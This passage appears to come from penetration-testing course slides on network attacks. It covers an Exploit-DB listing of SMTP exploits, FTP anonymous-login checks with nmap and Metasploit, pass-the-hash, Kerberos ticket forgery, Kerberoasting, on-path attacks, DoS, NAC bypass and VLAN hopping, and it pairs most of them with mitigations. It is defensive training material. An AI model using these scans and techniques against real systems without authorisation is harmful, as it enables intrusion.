DeepOfix SMTP Server 3.3 - Authentication Bypa | linux/remote/29706.txt
dSMTP Mail Server 3.1b (Linux) - Format String | linux/remote/981.c
EasyMail Objects 'EMSMTP.DLL 6.0.1' - ActiveX  | windows/remote/10007.html
EType EServ 2.9x - SMTP Remote Denial of Servi | windows/dos/22123.pl
Eudora 7.1 - SMTP ResponseRemote Remote Buffer | windows/remote/3934.py
Exim ESMTP 4.80 - glibc gethostbyname Denial o | linux/dos/35951.py
FloosieTek FTGate PRO 1.22 - SMTP MAIL FROM Bu | windows/dos/22568.pl
FloosieTek FTGate PRO 1.22 - SMTP RCPT TO Buff | windows/dos/22569.pl
Free SMTP Server 2.2 - Spam Filter             | windows/remote/1193.pl
```

FTP Exploits

- Attackers often abuse FTP servers to steal information.
- The legacy FTP protocol doesn’t use encryption or perform any kind of integrity validation.
- Recommended practice dictates to implement a more secure alternative, such as FTPS or SFTP.
- The SFTP and FTPS protocols use encryption to protect data; however, some implementations – such as Blowfish and DES – offer weak encryption ciphers (encryption algorithms).
- You should use stronger algorithms, such as AES.
- Similarly, SFTP and FTPS servers use hashing algorithms to verify the integrity of file transmission.
- SFTP uses SSH, and FTPS uses FTP over TLS.
- Best practice calls for disabling weak hashing protocols such as MD5 or SHA-1 and using stronger algorithms in the SHA-2 family (such as SHA-2 or SHA-512).
- In addition, FTP servers often enable anonymous user authentication, which an attacker may abuse to store unwanted files in your server, potentially for exfiltration.
- For example, an attacker who compromises a system and extracts sensitive information can store that information (as a stepping stone) to any FTP server that may be available and allows any user to connect using the anonymous account.


FTP Exploits (Cont.)

- The figure shows a scan (using Nmap) against a server with IP address 172.16.20.136.
- Nmap can determine the type and version of the FTP server (in this case, vsftpd version 3.0.3).



```
root@kali:~# nmap -sV 172.16.20.136
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-05 22:37 EDT
Nmap scan report for 172.16.20.136
Host is up (0.00081s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp     vsftpd 3.0.3
22/tcp open ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux;
protocol 2.0)
```

- The figure below shows how to test for anonymous login in an FTP server by using Metasploit.
- The highlighted line shows that the FTP server is configured for anonymous login.
- The mitigation in this example is to edit the FTP server configuration file to disable anonymous login.
- In this example, the server is using vsFTPd, and thus the configuration file is located at /etc/vsftpd.conf.



```
msf > use auxiliary/scanner/ftp/anonymous
msf auxiliary(scanner/ftp/anonymous) > set RHOSTS 172.16.20.136
RHOSTS => 172.16.20.136
msf auxiliary(scanner/ftp/anonymous) > exploit

[+] 172.16.20.136:21 - 172.16.20.136:21 - Anonymous READ (220  vsFTPd 3.0.3))
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

FTP Exploits (Cont.)


- The following are several additional best practices for mitigating FTP server abuse and attacks:
  - Use strong passwords and multifactor authentication. A best practice is to use good credential management and strong passwords. When possible, use two-factor authentication for any critical service or server.
  - Implement file and folder security, making sure that users have access to *only* the files they are entitled to access.
  - Use encryption at rest – that is, encrypt all files stored in the FTP server.
  - Lock down administration accounts. You should restrict administrator privileges to a limited number of users and require them to use multifactor authentication. In addition, do not use common administrator usernames such as root or admin.
  - Keep the FTPS or SFTP server software up-to-date.
  - Use the U.S. government FIPS 140-2 validated encryption ciphers for general guidance on what encryption algorithms to use.
  - Keep any back-end databases on a different server than the FTP server.
  - Require re-authentication of inactive sessions.

Pass-the-Hash Attacks

- All Windows versions store passwords as hashes in the Security Accounts Manager (SAM) file.
- The operating system does not know what the actual password is because it stores only a hash of it.
- Instead of using a well-known hashing algorithm, Microsoft created its own implementation that has developed over the years.
- Microsoft also has a suite of security protocols for authentication, called New Technology LAN Manager (NTLM) that had two versions: NTLMv1 and NTLMv2.
- Since Windows 2000, Microsoft has used Kerberos in Windows domains.
- However, NTLM may still be used when the client is authenticating to a server via IP address or if a client is authenticating to a server in a different Active Directory (AD) forest configured for NTLM trust instead of a transitive inter-forest trust.

Pass-the-Hash Attacks (Cont.)


- In addition, NTLM might also still be used if the client is authenticating to a server that doesn't belong to a domain or if the Kerberos communication is blocked by a firewall.
- So, what is a pass-the-hash attack?
- Because password hashes cannot be reversed, instead of trying to figure out what the user's password is, an attacker can just use a password hash collected from a compromised system and then use the same hash to log in to another client or server system.
- The Windows operating system and Windows applications ask users to enter their passwords when they log in.


Server 1
Server 2
Attacker obtains a user's password hash from a compromised system.
Attacker uses password hash to log in to another system.
Attacker

- The system then converts the passwords into hashes (in most cases, using an API called LsaLogonUser).
- A pass-the-hash attack goes around this process and just sends the hash to the system to authenticate.

Kerberos and LDAP-Based Attacks

- Kerberos is an authentication protocol defined in RFC 4120 that has been used by Windows for several years and by numerous applications and other operating systems.
- A Kerberos implementation contains three basic elements: Client, Server and Key distribution center (KDC), including the authentication server and the ticket-granting server.
- The steps in Kerberos authentication are:
  - **Step 1**. The client sends a request to the authentication server within the KDC.
  - **Step 2**. The authentication server sends a session key and a ticket-granting ticket (TGT) that is used to verify the client’s identity.
  - **Step 3**. The client sends the TGT to the ticket-granting server.
  - **Step 4**. The ticket-granting server generates and sends a ticket to the client.
  - **Step 5**. The client presents the ticket to the server.
  - **Step 6**. The server grants access to the client.



Kerberos and LDAP-Based Attacks (Cont.)

- Active Directory uses Lightweight Directory Access Protocol (LDAP) as an access protocol.
- The Windows LDAP implementation supports Kerberos authentication.
- LDAP uses an inverted-tree hierarchical structure called the Directory Information Tree (DIT), and every entry has a defined position.
- The Distinguished Name (DN) represents the full path of the entry.
- One of the most common attacks is the Kerberos golden ticket attack.
  - An attacker can manipulate Kerberos tickets based on available hashes by compromising a vulnerable system and obtaining the local user credentials and password hashes.
  - If the system is connected to a domain, the attacker can identify a Kerberos TGT (KRBTGT) password hash to get the golden ticket.
- Empire is a post-exploitation framework that includes a pure-PowerShell Windows agent and a Python agent, that can be used to perform golden ticket and many other types of attacks.

Kerberos and LDAP-Based Attacks (Cont.)

- A similar attack is the ***Kerberos silver ticket attack***.
- ***Silver tickets*** are forged service tickets for a given service on a particular server.
- The Windows Common Internet File System (CIFS) allows to access files on a particular server, and the HOST service allows to execute **schtasks.exe** or Windows Management Instrumentation (WMI) on a given server.
- In order to create a silver ticket, you need the system account (ending in $), the security identifier (SID) for the domain, the fully qualified domain name, and the given service (for example, CIFS, HOST).
- Another weakness in Kerberos implementations is the use of unconstrained Kerberos delegation.
  - Kerberos delegation is a feature that allows an application to reuse the end-user credentials to access resources hosted on a different server.
  - Typically, you should allow Kerberos delegation only if the application server is ultimately trusted; however, allowing it could have negative security consequences if abused, and Kerberos delegation is therefore not enabled by default in Active Directory.


Kerberoasting

- Another attack against Kerberos-based deployments is Kerberoasting.
- ***Kerberoasting*** is a post-exploitation activity that is used by an attacker to extract service account credential hashes from Active Directory for offline cracking.
- It is a pervasive attack that exploits a combination of weak encryption implementations and improper password practices.
- Kerberoasting can be an effective attack because the threat actor can extract service account credential hashes without sending any IP packets to the victim and without having domain admin credentials.

On-Path Attacks

- In an ***on-path attack*** (previously known as a MITM attack), an attacker places himself or herself in-line between two devices or individuals that are communicating to eavesdrop or manipulate the data being transferred.
  - On-path attacks can happen at L2 or L3.

- ***ARP cache poisoning*** (also known as ARP spoofing) is an attack that leads to an on-path attack scenario.
  - It can target hosts, switches, and routers connected to a L2 network by poisoning the ARP caches of systems connected to the subnet and intercepting traffic intended for other hosts on the subnet.
  - In the figure the attacker spoofs L2 MAC addresses to make the victim believe that the L2 address of the attacker is the L2 address of its default gateway (10.2.3.4).
  - The packets that are supposed to go to the default gateway are forwarded by the switch to the L2 address of the attacker on the same network.
  - The attacker can forward the IP packets to the correct destination in order to allow the client to access the web server (10.2.66.77).



On-Path Attacks (Cont.)

- ***Media Access Control (MAC) spoofing*** is an attack in which a threat actor impersonates the MAC address of another device (typically an infrastructure device such as a router).
  - In virtual environments, the MAC address could be a virtual address (that is, not assigned to a physical adapter).
  - An attacker could spoof the MAC address of physical or virtual systems to either circumvent access control measures or perform an on-path attack.

- Another example of a L2 on-path attack involves placing a switch in the network and manipulating Spanning Tree Protocol (STP) to make it the root switch.
  - It can allow an attacker to see any traffic that needs to be sent through the root switch.
  - An attacker can carry out an on-path attack at L3 by placing a rogue router on the network and then tricking the other routers into believing that this new router has a better path than other routers.

- It is also possible to perform an on-path attack by compromising the victim’s system and installing malware that can intercept the packets sent by the victim.
  - The malware can capture packets before they are encrypted if the victim is using SSL/TLS/HTTPS or any other mechanism.

On-Path Attacks (Cont.)

- The following are some additional L2 security best practices for securing your infrastructure:
  - Do not use VLAN 1 as the native VLAN for all your trunks and for any of your enabled access ports.
  - Administratively configure switch ports as access ports so that users cannot negotiate a trunk; do not allow DTP.
  - Limit the number of MAC addresses learned on a given port by using the port security feature.
  - Control Spanning Tree to stop users or unknown devices from manipulating it, using the BPDU Guard and Root Guard features.
  - Turn off CDP on ports facing untrusted or unknown networks that do not require CDP for anything positive.
  - On a new switch, shut down all ports and assign them to a VLAN that is not used for anything other than a parking lot. Then bring up the ports and assign correct VLANs as the ports are allocated and needed.
  - Use Root Guard to control which ports are not allowed to become root ports to remote switches.
  - Use DAI.
  - Use IP Source Guard to prevent spoofing of L3 information by hosts.
  - Implement 802.1X to authenticate and authorize users before allowing them to communicate to the rest of the network.
  - Use DHCP snooping to prevent rogue DHCP servers from impacting the network.
  - Use storm control to limit the amount of broadcast or multicast traffic flowing through a switch. An attacker could perform a ***packet storm*** (or broadcast storm) attack to cause a DoS condition.
  - Deploy access control lists (ACLs), such as L3 and L2 ACLs, for traffic control and policy enforcement.

On-Path Attacks (Cont.)


- In a **downgrade attack**, an attacker forces a system to favor a weak encryption protocol or hashing algorithm that may be susceptible to other vulnerabilities.
- An example of a downgrade vulnerability and attack is the Padding Oracle on Downgraded Legacy Encryption (POODLE) vulnerability in OpenSSL, which allowed the attacker to negotiate the use of a lower version of TLS between the client and server.
- POODLE was an OpenSSL-specific vulnerability and has been patched since 2014.
- However, in practice, removing backward compatibility is often the only way to prevent any other downgrade attacks or flaws.

Lab - On-Path Attacks with Ettercap

- In this lab, you will complete the following objectives:
  - Part 1: Launch Ettercap and Explore Its Capabilities
  - Part 2: Perform the On-Path (MITM) Attack
  - Part 3: Use Wireshark to observe the ARP Spoofing Attack

Route Manipulation Attacks

- Although many different route manipulation attacks exist, one of the most common is the BGP hijacking attack.
- Border Gateway Protocol (BGP) is a dynamic routing protocol used to route Internet traffic.
- An attacker can launch a BGP hijacking attack by configuring or compromising an edge router to announce prefixes that have not been assigned to his or her organization.
- If the malicious announcement contains a route that is more specific than the legitimate advertisement or that presents a shorter path, the victim’s traffic could be redirected to the attacker.
- In the past, threat actors have leveraged unused prefixes for BGP hijacking to avoid attention from the legitimate user or organization.
- The figure illustrates a BGP hijacking route manipulation attack, where the attacker compromises a router and performs a BGP hijack attack to intercept traffic between Host A and Host B.



DoS and DDoS Attacks

- Denial-of-service (DoS) and distributed DoS (DDoS) attacks have been around for quite some time, but there has been heightened awareness of them over the past few years.

- DoS attacks can generally be divided into three categories, described in the following sections:
  - Direct
  - Botnet
  - Reflected
  - Amplification


- As a penetration tester, you might be tasked with performing different types of *stress testing for availability* and demonstrating how a DDoS attack can potentially affect a system or a network.

- In most cases, those types of stress tests are performed in a controlled environment and are typically out of scope in production systems.

DoS and DDoS Attacks (Cont.)

- **Direct DoS Attacks** occurs when the source of the attack generates the packets, regardless of protocol, application, and so on, that are sent directly to the victim of the attack.
- In the figure, the attacker launches a direct DoS attack to a web server (the victim) by sending numerous TCP SYN packets.
- This type of attack (*SYN flood attack)* is aimed at flooding the victim with an overwhelming number of packets to oversaturate its connection bandwidth or deplete the target's system resources.
- Cybercriminals can also use DoS and DDoS attacks to produce added costs for the victim when the victim is using cloud services.

- In most cases, when you use a cloud service such as AWS, Microsoft Azure, or Digital Ocean, you pay per usage.
- Attackers can launch DDoS attacks to cause you to pay more for usage and resources.




- Another type of DoS attack involves exploiting vulnerabilities such as buffer overflows to cause a server or even a network infrastructure device to crash, subsequently causing a DoS condition.

Exploiting Network-Based Vulnerabilities

DoS and DDoS Attacks (Cont.)

- Many attackers use **botnets** to launch DDoS attacks.
- A _botnet _is a collection of compromised machines that the attacker can manipulate from a command and control (CnC, or C2) system to participate in a DDoS attack, send spam emails, and perform other illicit activities.
- The figure shows how an attacker may use a botnet to launch a DDoS attack.
- The botnet is composed of compromised user endpoints (laptops), home wireless routers, and IoT devices such as IP cameras.
- In the figure, the attacker sends instructions to the C2; subsequently, the C2 sends instructions to the bots within the botnet to launch the DDoS attack against the victim server.



DoS and DDoS Attacks (Cont.)

- With **reflected DoS and DDoS attacks**, attackers send to sources spoofed packets that appear to be from the victim, and then the sources become unwitting participants in the reflected attack by sending the response traffic back to the intended victim.


- UDP is often used as the transport mechanism in such attacks because it is more easily spoofed due to the lack of a three-way handshake.

- In the figure, the attacker sends a packet to Host A.

- The source IP address is the victim's IP address (10.1.2.3), and the destination IP address is Host A's IP address (10.1.1.8).


- Subsequently, Host A sends an unwanted packet to the victim.

- If the attacker continues to send these types of packets, not only does Host A flood the victim, but the victim might also reply with unnecessary packets, thus consuming bandwidth and resources.



DoS and DDoS Attacks (Cont.)

- An **amplification attack** is a form of reflected DoS attack in which the response traffic (sent by the unwitting participant) is made up of packets that are much larger than those that were initially sent by the attacker (spoofing the victim).
- An example of this type of attack is an attacker sending DNS queries to a DNS server configured as an open resolver.
- Then the DNS server (open resolver) replies with responses much larger in packet size than the initial query packets.
- The result is that the victim's machine gets flooded by large packets for which it never actually issued queries.
- The figure shows an example.



Network Access Control (NAC) Bypass

- NAC is a technology designed to interrogate endpoints before joining a wired or wireless network, and typically used in conjunction with 802.1X for identity management and enforcement.

- A network access switch or wireless AP can be configured to authenticate end users and perform a security posture assessment of the endpoint device to enforce policy.
  - It can check whether you have security software such as antivirus, anti-malware, and personal firewalls before it allows you to join the network.
  - It can also check whether you have a specific version of an operating system and whether your system has been patched for specific vulnerabilities.

- In addition, NAC-enabled devices (switches, wireless APs, and so on) can use several detection techniques to detect the endpoint trying to connect to the network.

- A NAC-enabled device intercepts DHCP requests from endpoints.


- A broadcast listener is used to look for network traffic, such as ARP requests and DHCP requests generated by endpoints.

Network Access Control (NAC) Bypass (Cont.)

- Several NAC solutions use client-based agents to perform endpoint security posture assessments to prevent an endpoint from joining the network until it is evaluated.
- In addition, some switches can be configured to send an SNMP trap message when a new MAC address is registered with a certain switch port and to trigger the NAC process.
- NAC implementations can allow specific nodes such as printers, IP phones, and video conferencing equipment to join the network by using an allow list (or whitelist) of MAC addresses corresponding to such devices.
- This process is known as *MAC authentication (auth) bypass*. MAC auth bypass is a feature of NAC.
- The network administrator can preconfigure or manually change these access levels.
- For example, a device accessing a specific VLAN (for example, VLAN 88) must be manually predefined for a specific port by an administrator, making deploying a dynamic network policy across multiple ports using port security extremely difficult to maintain.

Network Access Control (NAC) Bypass (Cont.)

- An attacker could easily spoof an authorized MAC address (in a process called *MAC address spoofing*) and bypass a NAC configuration.
- For example, it is possible to spoof the MAC address of an IP phone and use it to connect to a network.
- This is because a port for which MAC auth bypass is enabled can be dynamically enabled or disabled based on the MAC address of the device that connects to it.
- The figure illustrates this scenario.



Attacker
Spoofed MAC Address: AA:BB:CC:DD:EE:FF
NAC-enabled switch (with MAC auth bypass)
IP Phone MAC Address: AA:BB:CC:DD:EE:FF

VLAN Hopping

- One way to identify a LAN is to say that all the devices in the same LAN have a common L3 IP network address and that they also are all located in the same L2 broadcast domain.

- A virtual LAN (VLAN) is another name for a Layer 2 broadcast domain and is controlled by a switch.

- The switch also controls which ports are associated with which VLANs.



- In the figure, if the switches are in their default configuration, all ports by default are assigned to VLAN 1, which means all the devices, including the two users and the router, are in the same broadcast domain, or VLAN.

- As you start adding hundreds of users, you might want to separate groups of users into individual subnets and associated individual VLANs.
  - To do this, you assign the switch ports to the VLAN, and then any device that connects to that specific switch port is a member of that VLAN.

VLAN Hopping (Cont.)

- Hopefully, all the devices that connect to switch ports that are assigned to a given VLAN also have a common IP network address configured so that they can communicate with other devices in the same VLAN.
- Often, DHCP is used to assign IP addresses from a common subnet range to the devices in a given VLAN.
- One problem with having two users in the same VLAN but not on the same physical switch is that Switch 1 tells Switch 2 that a broadcast or unicast frame is supposed to be for VLAN 10.
    - The solution is simple: For connections between two switches that contain ports in VLANs that exist in both switches, you configure specific trunk ports instead of configuring access ports.
    - If the two switch ports are configured as trunks, they include additional information called a *tag* that identifies which VLAN each frame belongs to.
    - 802.1Q is the standard protocol for this tagging.
    - The most critical piece of information (for this discussion) in this tag is the VLAN ID.


VLAN Hopping (Cont.)

- Currently, Host A and Host B in the figure cannot communicate because they are in separate VLANs (VLAN 10 and VLAN 20, respectively).
- The inter-switch links (between the two switches) are configured as trunks.

- A broadcast frame sent from Host A and received by Switch 1 would forward the frame over the trunk tagged as belonging to VLAN 10 to Switch 2.

- Switch 2 would see the tag, know it was a broadcast associated with VLAN 10, remove the tag, and forward the broadcast to all other interfaces associated with VLAN 10, including the switch port that is connected to Host B.

- These two core components (access ports being assigned to a single VLAN and trunk ports that tag the traffic so that a receiving switch knows which VLAN a frame belongs to) are the core building blocks for Layer 2 switching, where a VLAN can extend beyond a single switch.



VLAN Hopping (Cont.)

- Host A and Host B communicate with each other, and they can communicate with other devices in the same VLAN (which is also the same IP subnet), but they cannot communicate with devices outside their local VLAN without the assistance of a default gateway.

- A router could be implemented with two physical interfaces: one connecting to an access port on the switch that is been assigned to VLAN 10 and another physical interface connected to a different access port that has been configured for a different VLAN.

- With two physical interfaces and a different IP address on each, the router could perform routing between the two VLANs.

- ***Virtual local area network (VLAN) hopping*** is a method of gaining access to traffic on other VLANs that would normally not be accessible.
  - There are two primary methods of VLAN hopping: switch spoofing and double tagging.
  - When you perform a switch spoofing attack, you imitate a trunking switch by sending the respective VLAN tag and the specific trunking protocols.

VLAN Hopping (Cont.)

- Several best practices can help mitigate VLAN hopping and other Layer 2 attacks.
  - You should always avoid using VLAN 1 anywhere because it is a default.
  - Do not use this native VLAN for any of your enabled access ports.
  - On a new switch, shut down all ports and assign them to a VLAN that is not used for anything else other than a parking lot.
  - Then bring up the ports and assign correct VLANs as the ports are allocated and needed.

- Following these best practices can help prevent a user from maliciously negotiating a trunk with a switch and then having full access to each of the VLANs by using custom software on the computer that can both send and receive dot1q-tagged frames.

- A user with a trunk established could perform VLAN hopping to any VLAN desired by just tagging frames with the VLAN of choice.


- Other malicious tricks could be used as well, but forcing the port to an access port with no negotiation removes this risk.

VLAN Hopping (Cont.)

- Another 802.1Q VLAN hopping attack is a double-tagging VLAN hopping attack.
- Most switches configured for 802.1Q remove only one 802.1Q tag.
- An attacker could change the original 802.1Q frame to add two VLAN tags: an outer tag with his or her own VLAN and an inner hidden tag of the victim's VLAN.
